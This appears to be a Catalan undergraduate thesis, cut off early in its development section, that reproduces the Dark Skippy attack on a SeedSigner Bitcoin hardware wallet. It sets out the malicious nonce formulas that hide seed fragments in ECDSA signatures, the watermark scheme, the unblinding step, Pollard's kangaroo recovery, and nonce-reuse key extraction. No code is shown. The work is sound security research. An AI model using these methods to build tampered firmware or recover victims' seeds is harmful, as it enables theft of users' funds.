
This is the **published version** of the bachelor thesis:

Belmar Planas, David. *Implementació del Dark Skipky attack en un hardware wallet*. Treball de Final de Grau (Universitat Autònoma de Barcelona), 2026 (Enginyeria Informàtica)

This version is available at <https://ddd.uab.cat/record/334422>

under the terms of the  license.

Implementació del Dark Skippy attack en un hardware wallet

David Belmar Planas

1 de juliol de 2026

Resum – Aquest projecte consisteix en la simulació d'un atac anomenat Dark Skippy. Aquest es basa en l'exfiltració de la *seed* d'una *wallet* de criptomonedes de forma totalment indetectable per a la víctima. L'atac funciona mitjançant la modificació del *firmware* del dispositiu físic encarregat de generar les signatures per validar les transaccions. El sistema modificat introdueix la *seed* de manera fraccionada i oculta en un valor utilitzat per signar. D'aquesta manera, la signatura resultant continua sent completament vàlida per a la xarxa i no mostra cap signe de manipulació visible, cosa que permet a l'atacant reconstruir la *seed* sencera i accedir a tots els fons sense que l'usuari tingui coneixement. Aquest treball s'ha dut a terme en un dispositiu SeedSigner, demostrant l'alta criticitat i el perill real d'aquesta amenaça.

Paraules clau – Bitcoin, cangur de Pollard, Dark Skippy, firmware, *nonce*, *seed*, SeedSigner, *wallet*

Abstract – This project consists of simulating an attack called Dark Skippy. This is based on stealing the seed of a cryptocurrency wallet in a way that is completely undetectable to the victim. The attack works by modifying the firmware of the physical signing device that validates transactions. This altered system hides fractions of the seed inside a value used for signing. Consequently, the resulting signature remains fully valid for the network and shows no visible signs of manipulation, allowing the attacker to reconstruct the entire seed and access all funds without the user's knowledge. This work has been practically implemented on a SeedSigner device, demonstrating the high criticality and real danger of this threat.

Keywords – Bitcoin, Dark Skippy, firmware, nonce, Pollard's kangaroo, seed, SeedSigner, wallet



1 INTRODUCCIÓ

AQUEST projecte analitza de manera pràctica la seguretat actual en alguns dels dispositius utilitzats en el món de les criptomonedes. A mesura que els criptoactius han agafat força en el mercat durant els últims anys, s'han desenvolupat diferents mètodes per controlar i protegir aquests actius. La majoria d'ells com a seguretat per accedir als fons usen una *seed*, una clau binària mestre, a partir de la qual els dispositius deriven diverses claus privades que es custodiaran dins una cartera digital, aquesta es sol representar en forma de paraules per facilitar-ne l'ús a l'usuari.

Aquesta *seed* es pot gestionar a través de diferents sistemes. D'una banda, les *software wallets* emmagatzemen i operen amb les claus en dispositius connectats a internet, fet

que les fa vulnerables a atacs remots. Tot i que actualment es continuen utilitzant aquestes, per la facilitat i comoditat que suposen, en casos on es vol mantenir una seguretat elevada s'han començat a fer servir uns sistemes físics, anomenats *hardware wallets*, que permeten signar les transaccions des d'un dispositiu físic, sense cap classe de connexió a internet, aquestes també reben el nom de *cold wallets*.

El desenvolupament teòric i pràctic es treballarà específicament en l'ecosistema de Bitcoin [1]. S'ha triat aquesta criptomoneda perquè és l'actiu digital amb més reputació i trajectòria, s'afegeix el fet que la seva capitalització de mercat supera amb molta diferència al segon criptoactiu de la llista [2]. Això la converteix en el principal objectiu dels atacants i en el motor del desenvolupament de les *wallets* actuals. L'arquitectura d'aquesta xarxa es basa en l'ús de signatures criptogràfiques, les quals són el mecanisme per gestionar els fons. Una transacció es duu a

- E-mail de contacte: 1666515@uab.cat
- Menció: Tecnologies de la Informació
- Treball tutoritzat per: Domènec Madrid Hernández (DEIC)
- Curs 2025/26

terme quan l'emissor signa amb la seva clau privada l'enviament de fons, bloquejant-los sota la clau pública del receptor. Després, la xarxa verifica la signatura de l'emissor, amb la clau pública d'aquest, per aprovar el canvi de propietat. Quan el nou propietari de l'actiu vol gastar-lo, el procés es torna a repetir, el nou emissor genera una nova signatura amb la seva clau privada fent referència a les entrades (*inputs*) de la transacció anterior per generar les sortides (*outputs*) i, per tant, donar-li el control al nou receptor.

L'atac que es simula en aquest projecte, conegut com a Dark Skippy [3], es basa precisament a manipular el *firmware* per a modificar la fórmula i els valors utilitzats en dur a terme la signatura. En lloc de generar un *nonce* aleatori, característica la qual és necessària per a una signatura segura, el *firmware* manipulat aprofita aquest espai per injectar fragments de la *seed* de forma oculta dins de les signatures. L'objectiu final d'aquest treball és simular aquest atac al laboratori en un entorn controlat per comprovar com es pot exfiltrar la *seed* sense aixecar sospites.

L'estructura d'aquest document s'organitza de la manera següent: a la secció 2 es defineixen els objectius generals i les tasques pràctiques plantejades per al projecte. Trobem l'estat de l'art a la secció 3 on es fa una explicació breu sobre atacs previs i la història de l'atac que es vol replicar. La secció 4 detalla els diferents sistemes de gestió i custòdia de fons. A la secció 5 s'explica el funcionament de les signatures ECDSA i la importància matemàtica del *nonce*. A la secció 6 es descriuen els diferents tipus de canals existents i els atacs de canal encobert. A la secció 7 es descriu a fons el funcionament de l'atac Dark Skippy i l'algorisme del Cangur de Pollard per a la recuperació de les claus. La secció 8 detalla la metodologia utilitzada per dur a terme el projecte. La secció 9 recull la configuració del laboratori local i el procés de modificació del codi font. Finalment, les seccions 10 i 11 exposen els resultats pràctics obtinguts en les proves i les conclusions de l'estudi, incloent-hi els mecanismes de mitigació proposats.

2 OBJECTIUS

L'objectiu principal d'aquest treball és comprovar la viabilitat de l'atac Dark Skippy i trobar les seves possibles dificultats a nivell matemàtic i pràctic. Com a prova es durà a terme el propi atac sobre una SeedSigner[4]. Els objectius i tasques principals, que defineixen l'estructura del projecte són:

- **Modificar el codi de la signatura:** Analitzar el *firmware* de la SeedSigner per canviar la generació del *nonce* i fer que hi amagui trossos de la *seed* a dins.
- **Instal·lar el firmware manipulat:** Compilar la imatge modificada amb el codi maliciós i instal·lar-hi aquesta al dispositiu mitjançant la targeta microSD, aprofitant que el sistema no té una verificació automàtica que ho bloquegi.
- **Capturar les signatures de les transaccions:** Signar transaccions reals en una xarxa de proves i extreure'n els valors públics generats pel SeedSigner infectat.
- **Reconstruir la seed:** Crear un programa que agafi aquestes dades públiques i reconstrueixi la *seed* origi-

nal de 12 paraules. Aconseguint el control total sobre la *wallet*.

3 ESTAT DE L'ART

La seguretat de les *hardware wallets* s'ha convertit en un tema de recerca molt important a causa de nous tipus d'atacs. Antigament, els experts se centraven en atacs que intentaven esbrinar la clau secreta mesurant el consum d'electricitat o les emissions electromagnètiques que feia el dispositiu mentre treballava. Atacs que eren complexos de dur a terme i amb una taxa d'èxit més baixa.

Amb el temps, el perill ha evolucionat cap a la manipulació del *firmware*. Un cas molt conegut va ser el de la vulnerabilitat *Milk Sad*[5] el 2023, on es va descobrir que un error en el codi de generació de nombres aleatoris posava en risc les claus de molts usuaris. L'eina afectada per a generar la *seed* de manera aleatòria utilitzava l'hora exacta de l'ordinador, com que un atacant pot endevinar fàcilment en quin rang de segons es va crear la *wallet*, la clau deixa de ser aleatòria i es pot trencar per força bruta. Això va ser un avís per a la indústria que es van adonar que, per molt segur que fos el *hardware*, si el programa que el controla té un error, el sistema queda compromès.

L'any 2024, els investigadors Lloyd Fournier, Nick Farrow i Robin Linus van revelar l'atac Dark Skippy. Aquest mètode és molt perillós perquè permet que un *firmware* modificat amagui, de manera invisible, fragments de la *seed* dins de les signatures que fem per enviar transaccions. Els autors van avisar a diverses empreses del sector el març de 2024 per avaluar l'impacte en els models de seguretat, però es va concloure que una correcció ràpida era gairebé impossible, ja que implicaria canviar protocols bàsics de Bitcoin. Més tard, en concretar que una solució ràpida era inviable, van publicar les bases tècniques i el codi de l'atac per conscienciar els usuaris.

A partir d'aquí, el debat tècnic i les línies de recerca actuals s'han centrat a analitzar com mitigar aquests mètodes d'exfiltració tan sofisticats. Actualment, la comunitat de desenvolupadors de Bitcoin està investigant i implementant contramesures com el protocol Anti-Exfil [6], els quals intenten involucrar més sistemes en el moment de la signatura per evitar que un d'ells pugui robar la informació.

En aquest treball, s'ha replicat i avaluat de manera pràctica aquest atac. L'objectiu és analitzar la seva viabilitat i comportament. Aquesta implementació permet avaluar la capacitat d'exfiltració descrita pels autors i posar a prova l'eficàcia de l'atac en un entorn real, demostrant la importància de garantir la integritat del *firmware* en les *hardware wallets*.

4 SISTEMES DE GESTIÓ I CUSTÒDIA

A mesura que ha augmentat l'ús dels criptoactius, s'han anat implementant diversos tipus de dispositius per tal de gestionar els fons. Existeix la falsa creença que quan es parla de la propietat de criptomonedes es fa referència a la possessió virtual d'aquell actiu com si fos un arxiu dins de l'ordinador, però no és exactament com funciona. La *blockchain* o cadena de blocs és un llibre de comptabilitat digital, públic i distribuït entre milers d'ordinadors per tot

el món. En aquest registre no s'emmagatzemen monedes o fitxers, sinó l'historial complet de transaccions i el saldo associat a cada adreça de la xarxa.

El que defineix la propietat i el control real sobre aquests actius és la possessió de les claus criptogràfiques associades a aquells fons. És per això que els sistemes d'emmagatzematge es basen en desfer la clau privada, la qual es deriva de la *seed*. Per fer-ho de manera estandarditzada i eficient, la indústria utilitza el protocol BIP-32 [7]. Aquest estàndard permet que, a partir d'una única *seed*, el dispositiu pugui derivar un arbre de claus privades i públiques diferents. Segons com s'emmagatzemin i s'aïllin aquestes credencials respecte a l'exterior, els sistemes de custòdia es classifiquen en dues grans categories.

4.1 Software Wallets

Les *software wallets*, o també anomenades *hot wallets*, són aplicacions d'escriptori, web o extensions de navegadors que funcionen en diferents dispositius, com pot ser un ordinador o un mòbil. La seva característica principal és que la clau privada es genera i es manté en la memòria d'un sistema que constantment està connectat a Internet.

Això permet que la facilitat d'ús sigui molt alta, ja que està disponible en qualsevol moment i lloc. La majoria de les persones que s'inicien en el món dels criptoactius comença utilitzant aquests sistemes, ja que, hi ha opcions gratuïtes, fàcils d'utilitzar i amb disponibilitat constant.

Encara que pugui semblar un avantatge per la comoditat, aquesta connexió permanent a la xarxa és el seu punt dèbil. El fet que el mòbil o l'ordinador estiguin sempre en línia exposa la clau privada a virus, *malware* o estafes digitals. Si un atacant aconsegueix infectar el sistema operatiu del dispositiu, pot robar la *seed* directament de la memòria de forma remota, sense necessitat de tenir l'aparell físicament a les mans.

D'altra banda, algunes d'aquestes aplicacions també es poden utilitzar conjuntament amb les *hardware wallets* sota una modalitat anomenada *watch-only wallet*. Aquests sistemes tenen la funció de preparar l'esborrany de la transacció perquè pugui ser signat pel hardware dedicat i, posteriorment, enviar aquesta transacció ja signada cap a la xarxa. Aquestes aplicacions mostren els fons disponibles de la *wallet* i aparentment sembla una *software wallet*, però sense el dispositiu físic per signar no permeten fer cap moviment. Sparrow [8] és una d'elles, permet tant l'ús com a *software wallet* completa com de *watch-only*, i és la que utilitzarem per al projecte, ja que permet visualitzar molta informació de les transaccions de manera simplificada a més de la perfecta integració amb la SeedSigner.

4.2 Hardware Wallets

Les *hardware wallets*, o també anomenades *cold wallets*, són dispositius físics dissenyats amb l'únic propòsit de mantenir les claus criptogràfiques aïllades de dispositius amb connexió a Internet. Aconseguint un nivell de privacitat i seguretat impossible en els sistemes de *software*. En el moment de dur a terme una transacció, un dispositiu amb connexió, és a dir una *watch-only wallet*, inicia el procés creant una proposta de transacció sense signar, la qual conté les dades de la destinació i la quantitat de fons a transferir.

Aquesta informació s'envia a la *hardware wallet*, que permet a l'usuari signar la transacció des d'un dispositiu segur i aïllat, on el processador aplica la clau privada per generar la signatura criptogràfica. Finalment, es retorna a l'ordinador o mòbil la transacció ja signada, d'aquesta manera es pot publicar a la xarxa la transacció completa.

Segons com es transmet la informació de *hardware* a l'ordinador o mòbil trobem dos tipus de dispositius diferents:

- **Connexió directa (USB / Bluetooth):** Són els models més habituals en el mercat, funcionen mitjançant la connexió directa de manera física o per *bluetooth*. Tot i que la clau està aïllada i es processa únicament de manera segura en el xip del dispositiu, el fet de tenir una connexió directa amb un ordinador que podria estar infectat, deixa oberta una petita possibilitat d'atac a través de possibles errors en el firmware.
- **Aïllament total (Air-gapped):** Són dispositius que eliminen qualsevol connexió física. La informació es transmet exclusivament de manera visual mitjançant la lectura de codis QR amb una càmera i una pantalla integrada, o canviant de lloc una targeta microSD. Això redueix al mínim el risc, ja que l'únic que processa l'aparell és text simple i no està mai connectat de manera directa a un dispositiu que podria estar infectat.

Com que les *cold wallets* funcionen totalment aïllades d'internet, no es poden atacar de la manera habitual a través de la xarxa. Per això, es fa servir un mètode alternatiu, els atacs a la cadena de subministrament. Aquests consisteixen a interceptar el dispositiu abans que arribi a mans de l'usuari, sigui durant la seva fabricació o durant el transport. Una altra opció molt perillosa, a causa de la facilitat que suposa per a l'atacant, és la distribució de versions modificades del programari a través de canals no oficials o pàgines web falses. L'objectiu final d'aquestes accions és canviar el *firmware* del dispositiu sense que ningú se'n adoni. D'aquesta manera, s'aconsegueix trencar l'aïllament, deixant instal·lat un programa maliciós.

4.2.1 SeedSigner

Dins dels dispositius *air-gapped* amb aïllament total es troba el SeedSigner. Aquest és un projecte de codi obert on et permeten muntar de manera pròpia el dispositiu, l'usuari adquireix els components per separat, una placa Raspberry Pi, una pantalla, una càmera i una carcassa, finalment s'hi instal·la el *firmware* oficial de SeedSigner. Aquest dispositiu funciona mitjançant codis QR com s'ha mencionat prèviament i permet emmagatzemar la *seed* per signar transaccions. La memòria és volàtil, per tant, mai es trobarà la *seed* en el dispositiu entre sessió i sessió. Tot i que aquesta manca de memòria persistent redueix la usabilitat de l'aparell, elimina per complet el risc d'atacs basats en l'extracció física de dades del xip, cosa que millora la privacitat i la seguretat de la *seed*.

El problema d'aquests dispositius de codi obert és que permeten la instal·lació de qualsevol *firmware* sense cap restricció. La manera correcta de procedir seria instal·lar el *firmware* original després de fer una validació mitjançant eines de *hash* i claus públiques, que ofereix la web oficial, les quals permeten confirmar que el fitxer correspon exactament a la imatge generada i signada pel proveïdor oficial de

SeedSigner. Aquest sistema de validació és voluntari i s'ha de realitzar de forma manual per part de l'usuari, no existeix cap protocol automatitzat ni cap xip de seguretat que bloquegi l'execució d'un *firmware* modificat. És per això que s'ha triat aquesta *wallet* per dur a terme el projecte, ja que ofereix l'entorn ideal per simular la instal·lació d'un *firmware* maliciós en el laboratori.

5 SIGNATURES ECDSA

El protocol de Bitcoin actualment permet utilitzar dos tipus de signatures, la més nova s'anomena Schnorr [9]. A nivell criptogràfic, es basa en una equació lineal de sumes i multiplicacions directes, la qual cosa permet sumar matemàticament diferents signatures per agrupar-les en una de sola. A més, a diferència de l'algorisme ECDSA, on tant el parell (r, s) com el seu complementari $(r, n - s)$ són vàlids per a una mateixa transacció, el disseny de Schnorr garanteix que cada signatura sigui única i no modificable. Tot i aquests avantatges, no es va implementar originalment a Bitcoin perquè l'algorisme va estar protegit per una patent comercial.

Per altra banda, està la més usada i tradicional, la que utilitza l'algorisme ECDSA [10] (Elliptic Curve Digital Signature Algorithm) sobre la corba secp256k1 [11] per signar les transaccions, el projecte es basarà en aquest últim a causa de la seva major presència en la xarxa. El sistema fa servir una clau privada d , que és la clau que volem mantenir en secret, i una clau pública Q que ve derivada de la clau privada anterior.

El procés de signatura genera els valors públics (r, s) que vinculen la clau privada amb el resum o *hash* d'una transacció. La seguretat d'aquest sistema depèn de la impossibilitat de revertir l'equació de la signatura per obtenir la clau privada a partir d'aquests valors públics. Per fer aquest càlcul de manera segura, l'algorisme requereix un paràmetre crític que ha de ser generat internament de manera aleatòria pel dispositiu a cada operació, el *nonce* k .

Per obtenir el primer valor, la component r , s'ha de calcular la següent fórmula:

$$r = (k \cdot G)_x \pmod{n}$$

On G és el punt base de la corba, n és una constant que defineix l'ordre de la corba i x indica que s'agafa la coordenada x del punt resultant.

El segon valor a obtenir és:

$$s = k^{-1} \cdot (z + r \cdot d) \pmod{n}$$

On z representa les dades de la transacció que s'està signant.

Un cop el *firmware* ha calculat els dos valors (r, s) mitjançant les equacions anteriors, aquests s'envien, dins de la transacció juntament amb la clau pública, a través de la xarxa de Bitcoin de manera pública. D'aquesta manera qualsevol node de la xarxa pot comprovar si la signatura és vàlida utilitzant només les dades públiques. En el cas del *hash* de la transacció z , es pot calcular sense necessitat de cap informació privada i a través de la transacció enviada es disposa de la clau pública de l'usuari Q i els valors (r, s) .

Com que la z es calcula directament a partir de les dades reals de la transacció, qualsevol intent de modificar el destí

o els imports pel camí faria que la signatura deixés de quadrar amb la clau pública de l'usuari. Així és com la xarxa de Bitcoin detecta qualsevol manipulació, aconseguint finalment demostrar la propietat de la clau privada necessària per gestionar aquells fons sense haver de revelar mai la clau privada d .

6 ATACS DE CANAL ENCOBERT

Hi ha diversos tipus de canals de comunicació pels quals es transmet la informació, sigui a nivell legítim o en el cas dels atacs. Depenent de com s'utilitzi el sistema, de si s'aprofiten les seves propietats físiques o de si es manipulen les dades per amagar informació, podem classificar aquests canals en tres grans grups:

- **Canals Legítims:** Són els que estan pensats originalment per a aquesta tasca. Són vies de comunicació d'informació preparades per a aquesta transmissió i es poden utilitzar tant per a la informació original com, en el cas d'un atac, per extreure informació o transmetre-la d'un punt a un altre.
- **Canals Laterals:** En aquest cas es tracta d'una característica física que té qualsevol dispositiu físic en fer la seva feina normal. Aquests treballen amb corrent elèctric i, per tant, mesurant aquest consum o el temps que triga el xip a fer els càlculs, un observador extern pot deduir la informació secreta sense modificar res. Es tracta principalment de l'anàlisi de qualsevol resposta física que pugui suposar una informació rellevant en cas d'estudi.
- **Canals Encoberts:** Són vies de comunicació que es creen de forma intencionada utilitzant recursos o camps de dades d'un protocol que ja existeix, però d'una manera que no estava pensada en el seu disseny original. Un codi maliciós, com un *firmware* modificat, aprofita aquests espais per amagar i enviar la informació de forma invisible sense aixecar sospites.

En el cas dels últims de la llista, no busquen trencar la criptografia directament, sinó crear una via d'escapament on no hauria d'existir. Perquè un atac de canal encobert es pugui dur a terme, es necessiten dos elements clau: un emissor, el codi maliciós dins del sistema, i un receptor, l'atacant que escolta des de fora.

Depenent de com l'emissor amagui aquesta informació, els atacs es divideixen en dos tipus:

- **Atacs d'emmagatzematge:** El codi maliciós escriu els bits secrets dins de camps de dades que són completament legítims i obligatoris en un protocol, però que permeten certa modificació sense aixecar sospites. El receptor només ha de mirar el bloc de dades generat per extreure el secret.
- **Atacs de temps:** El codi maliciós no modifica cap dada. El que fa és controlar els temps d'espera o el rendiment del processador. El receptor mesura aquests retards lògics per descodificar el missatge.

Com es veurà més endavant, l'atac que s'analiza en aquest projecte és un exemple d'un atac de canal encobert d'emmagatzematge, ja que utilitza els camps de dades del mateix protocol per exfiltrar la informació.

7 ATAC DARK SKIPPY

La seguretat de les signatures ECDSA depèn completament del paràmetre aleatori k , i és estrictament necessari que aquest sigui diferent en cadascuna de les transaccions. Aquesta dependència el converteix en el principal punt feble d'aquest sistema criptogràfic. En el cas d'utilitzar una k repetida, sigui voluntàriament o per un mal funcionament del dispositiu que signa la transacció. Qualsevol observador de la *blockchain* podria veure la informació de les dues transaccions i, per tant, li seria fàcil aconseguir la clau privada d restant les dues equacions i aïllant la incògnita posteriorment. Aquest càlcul no requereix cap potència computacional, cosa que el fa més senzill i accessible de realitzar. El procediment de recuperació de la clau privada, tenint en compte que en utilitzar la mateixa k , la R també tindria el mateix valor, seria el següent:

$$s_1 - s_2 = k^{-1} \cdot (z_1 + r \cdot d) - k^{-1} \cdot (z_2 + r \cdot d) \pmod{n}$$

$$s_1 - s_2 = k^{-1} \cdot (z_1 - z_2) \pmod{n}$$

Un cop eliminats els termes repetits s'aïllaria la k :

$$k = (z_1 - z_2) \cdot (s_1 - s_2)^{-1} \pmod{n}$$

I finalment en tenir el valor de k podríem buscar la igualtat següent amb la resta de paràmetres coneguts:

$$d = (s_1 \cdot k - z_1) \cdot r^{-1} \pmod{n}$$

Per solucionar aquesta vulnerabilitat crítica, el protocol de Bitcoin s'ha adaptat per substituir aquesta generació aleatòria de k , la qual depèn de generadors de nombres aleatoris de dispositius que poden fallar, per un procés determinista. En el qual el *nonce* es calcula de manera interna passant la clau privada del dispositiu i el *hash* del missatge a signar a través d'un algorisme de derivació determinat.

Aquest atac clàssic presenta dos problemes en les *wallets* modernes, els quals venen derivats del mateix procediment. Actualment, les *wallets* no utilitzen la mateixa clau privada, sinó que en deriven diverses de la *seed*. Això provoca que s'hagi de repetir diverses vegades el càlcul mencionat abans i comprovar si realment és el valor d correcte, perquè moltes vegades la d no serà la mateixa i, per tant, el valor extret de l'equació invertida no tindrà cap valor.

Si finalment l'atacant aconsegueix trobar dues transaccions que coincideixin en l'ús de la mateixa clau privada i aconsegueix extreure-la correctament, només podrà accedir als fons que es trobin sota el control d'aquesta clau privada concreta, però no tindrà accés total a la *wallet*.

Per evitar els inconvenients de l'atac clàssic, apareix l'anomenat Dark Skippy. En aquest cas, l'algorisme maliciós no busca aconseguir una clau privada única, sinó la *seed* de la *wallet*. Aquest mètode es basa a manipular la signatura mitjançant un *firmware* modificat dins del dispositiu, oferint el gran avantatge de poder enviar la informació secreta de forma fragmentada a través de les transaccions normals de l'usuari sense ser detectat. Més concretament, aquests fragments s'injecten directament dins del paràmetre k .

7.1 Modificació de la signatura

Una llavor estàndard de 12 paraules equival a 128 bits d'entropia, mentre que una de 24 paraules en té 256. Si el *firmware* intentés amagar tots aquests bits de cop, el *nonce* k perdria per complet la seva aleatorietat, per tant, es generarien signatures invàlides o visiblement modificades per a la xarxa. Per aquest motiu, l'exfiltració s'ha de fer d'una manera determinada, en el nostre cas, en utilitzar una *seed* de 12 paraules, el dispositiu compromès divideix els 128 bits en 2 fragments. D'aquesta manera, el *nonce* k es compon de dues parts, una formada per bits aleatoris per garantir que la signatura sigui diferent i segura en cada cas, i una altra que conté el tros de la llavor que es vol exfiltrar.

7.1.1 Primera transacció

En la primera transacció s'injectaran del byte 1 al 9 de manera que en la primera signatura s'inclouen 9 bytes, cosa que suposa 72 bits d'informació. L'enviament d'un paquet més gran en la primera transacció es deu al fet que en la segona s'ha d'enviar 2 bytes més d'informació per realitzar l'atac, d'aquesta manera queden les dues k de la mateixa mida, separant la *seed* en fragments de mesures diferents. La fórmula que segueix l'algorisme de signatura és:

$$k_1 = (seed[0 : 9]) \cdot H(secret \parallel txid \parallel 0)$$

On el valor numèric dels 9 bytes es multiplica pel *hash* generat a partir de la clau oculta del *firmware* secret. Aquesta clau és la que coneix l'atacant i es podria dir que s'utilitza com a contrasenya perquè només l'atacant que ha modificat el *firmware* i coneix aquest valor pugui aprofitar-se d'aquest atac i extreure la informació. El *hash* també conté l'identificador de la transacció *txid*, el que aconsegueix que cada transacció faci servir una k diferent i, per tant, es generin signatures vàlides i completament diferents de cara a la xarxa. I, finalment, s'usa un *flag* 0 per marcar que es tracta de la primera transacció infectada.

7.1.2 Segona transacció

En la següent transacció el sistema és lleugerament diferent. Prèviament, ja s'han enviat 9 bytes de la *seed*, per tant, ara en queden 7 de pendents, el que equival a 56 bits. En aquest cas, la fórmula que es segueix és la següent:

$$k_2 = (seed[9 : 16] \parallel watermark) \cdot H(secret \parallel txid \parallel 1)$$

On el valor ara és del byte 10 al 16, és a dir, els últims 7 bytes pendents de la llavor. A diferència de la signatura prèvia, el *firmware* realitza un desplaçament binari de 16 posicions cap a l'esquerra.

En l'espai generat amb el desplaçament s'hi introdueix una variable *watermark*. El procediment per obtenir el valor d'aquest consisteix en un bucle de cerca per força bruta que incrementa seqüencialment el seu valor a cada iteració fins a aconseguir que el *hash* de la component pública R combinat amb el secret compleixi la condició de començar amb 11 bits a zero. Aquest valor ens permet trobar després en la xarxa pública quina és la segona transacció modificada i, per tant, tenir ja el parell de transaccions necessàries publicades.

La resta de valors funcionen de la mateixa manera que en la primera transacció.

7.2 Recuperació de la Seed

Una vegada s'ha modificat i instal·lat el *firmware* en el dispositiu, l'atacant ha de desenvolupar un *script* de seguiment de la *blockchain* per recuperar les signatures modificades. Un cop obtingudes s'ha de revertir el procés de generació de la *R*, ja que tot i que la *k* afecta el parell de claus (r, s) , la complexitat de revertir la *R* és molt més baixa que la *s*, per tant, es centra en aquest valor.

7.2.1 Validació Watermark

En aquest punt l'atacant busca a la xarxa pública el *watermark*, el qual no apareix directament en les transaccions, ja que podria ser detectat i l'atac deixaria de servir. Per tant, es requereix un procediment per veure aquesta marca. Aquest tracta en agafar el valor *R* de la signatura i calcular el *hash* junt amb el secret que només coneix l'atacant:

$$validacio = H_{SHA256}(secret \parallel R)$$

En el moment en què aquesta fórmula retorna un *hash* amb els 11 primers bits com a 0, l'atacant sap que aquesta i la transacció prèvia estan modificades i pot començar a revertir el procés de signatura per extreure la informació.

7.2.2 Reversió del procés de signatura

Un cop es tenen les dues transaccions modificades localitzades gràcies al *watermark*, la idea és simplificar la informació que tenim fins a arribar a una equació que es resolgui amb un logaritme discret senzill. L'atacant es centra únicament en els punts públics R_1 i R_2 que hi ha a la xarxa. Aquests valors estan multiplicats per un valor de cegament, que són el secret, el *txid* i el *flag* 0 o 1 depenent de la signatura. Per tant, per simplificar l'equació, s'ha de fer una eliminació del cegament. El valor utilitzat es troba amb la següent fórmula:

$$b_1 = H_{SHA256}(secret \parallel txid \parallel 0)$$

$$b_2 = H_{SHA256}(secret \parallel txid \parallel 1)$$

On el *secret* és un valor que només coneix l'atacant, cosa que li permet mantenir l'atac ocult. El *txid* és un valor calculat prèviament a la signatura que representa l'id de la transacció. I finalment el *flag* del número de signatura.

Un cop trobats aquests valors, es divideix *R* pel valor de *b* per tal d'eliminar el cegament que ha estat introduït pel codi propi de l'atacant. És per això, i pel coneixement dels valors utilitzats, que suposa una eliminació tan senzilla. Tenim la següent fórmula:

$$D_1 = b_1^{-1} \cdot R_1 = seed[0 : 9] \cdot G$$

$$D_2 = b_2^{-1} \cdot R_2 = seed[9 : 16] \parallel watermark \cdot G$$

D'aquesta manera, es converteix una equació impossible de resoldre en una incògnita possible de trobar resolent el logaritme discret. En un cas normal, l'operació continuaria tenint una complexitat matemàtica molt alta, però com que es tracta d'un rang de possibilitats petit, es pot trobar fàcilment amb algorismes dissenyats específicament per resoldre aquest tipus d'equacions.

7.2.3 Algorisme del cangur de Pollard

Un dels algorismes reconeguts per resoldre aquests logaritmes discrets és l'anomenat Cangur de Pollard [12]. Aquest mètode matemàtic està dissenyat per trobar logaritmes discrets quan se sap que la solució està tancada dins d'un rang concret i reduït. Gràcies a l'estratègia, si una cerca per força bruta tradicional requereix una complexitat de $\mathcal{O}(W)$, el Cangur de Pollard redueix aquest cost computacional a $\mathcal{O}(\sqrt{W})$. L'algorisme es basa a buscar una col·lisió a la corba el·líptica utilitzant dos camins:

- **El cangur manso:** És el camí que s'executa en una primera fase de preparació. Es tria un punt d'inici, aleatori, amb un escalar totalment conegut V_M i el fa realitzar un nombre fix d'iteracions o salts pseudoaleatoris per la corba el·líptica.
- **El cangur salvatge:** Comença a saltar directament des del punt que es vol resoldre D o $-D$, el qual representa el punt geomètric final obtingut després d'aplicar la multiplicació del fragment de la *seed* al punt G . Aquest cangur utilitza exactament la mateixa funció i lògica de salts que el manso, l'ordinador no sap en quin coordenada absoluta es troba, però sí que manté un comptador intern amb les unitats exactes que aquest va avançant des del seu origen. En aquest cas, V_S representa aquest desplaçament acumulat que es va realitzant fins a arribar a la col·lisió.

A l'hora d'executar-ho, com que la *blockchain* només publica la coordenada X , en obtenir el punt apareixen dues opcions possibles D i $-D$. Com que no es sap quin és el correcte, s'ha de provar l'algorisme del cangur per a tots dos, limitant el temps de computació a un valor en què es consideri que ja hauria d'haver trobat de sobres el punt correcte.

Quan el cangur salvatge cau en un punt guardat a memòria pel manso, es detecta una col·lisió, fet que significa que ambdós camins s'han trobat en el mateix punt de la corba i podem deduir aquesta equació:

$$(x \cdot G) + (V_S \cdot G) = V_M \cdot G$$

On x és el valor que volem trobar, el fragment de la *seed*, G és el punt base constant de la corba que ja s'ha utilitzat prèviament, i la resta de valors ja s'han definit anteriorment.

Com que el vector base G és una constant pública idèntica a banda i banda de la igualtat, es pot eliminar de l'equació i, per tant, quedaria d'aquesta manera:

$$x + V_S = V_M$$

Com que coneixem V_M i V_S , podem aïllar la x i trobar el valor numèric del fragment de la *seed*.

$$x = V_M - V_S$$

Aquest procediment s'hauria de fer amb les dues signatures provant amb D i $-D$, com s'ha mencionat prèviament. Finalment, en unir els dos resultats, dos fragments de 18 valors hexadecimal, s'obtindria una cadena de 36 caràcters, els quals equivalen exactament a 18 bytes. D'aquests 18 bytes totals, els últims 2 bytes s'haurien d'eliminar, ja que són el valor *watermark* i no formen part de la *seed*. Quedant al

final amb 16 bytes que representen el valor hexadecimal de la *seed* completa, els quals es tradueixen de forma immediata en les 12 paraules originals de la víctima mitjançant una sola línia de codi.

7.2.4 Diagrama Atac Dark Skippy

A continuació es mostra un diagrama complet de l'atac on es poden veure les fórmules utilitzades conceptualment i matemàticament dels diferents passos.




Fig. 1: Diagrama Atac Dark Skippy Complet

8 METODOLOGIA

Per realitzar aquest projecte, s'ha seguit un mètode de treball basat en una metodologia iterativa i incremental, on s'ha anat combinant la recerca teòrica amb les proves reals simulades. La feina s'ha estructurat de manera seqüencial en tres fases consecutives:

- Preparació de l'entorn de proves local.
- Modificació del *firmware*, compilació de la imatge modificada i instal·lació al dispositiu.
- Creació de l'*script* per recuperar els fragments de la llavor després de la publicació de les signatures.

Durant l'execució del projecte, la naturalesa dependent de les tasques va requerir una adaptació de la metodologia seqüencial planificada originalment. En concret, es va determinar la impossibilitat de consolidar la fase de modificació del *firmware* de manera aïllada, fent indispensable la seva validació simultània amb el desenvolupament de l'*script* de recuperació de claus. Tot el seguiment de les tasques i aquest flux es troben representats en el diagrama de Gantt adjunt a l'Apèndix A.1 com a referència.

9 PROCÉS DE DESENVOLUPAMENT

9.1 Configuració de l'Entorn

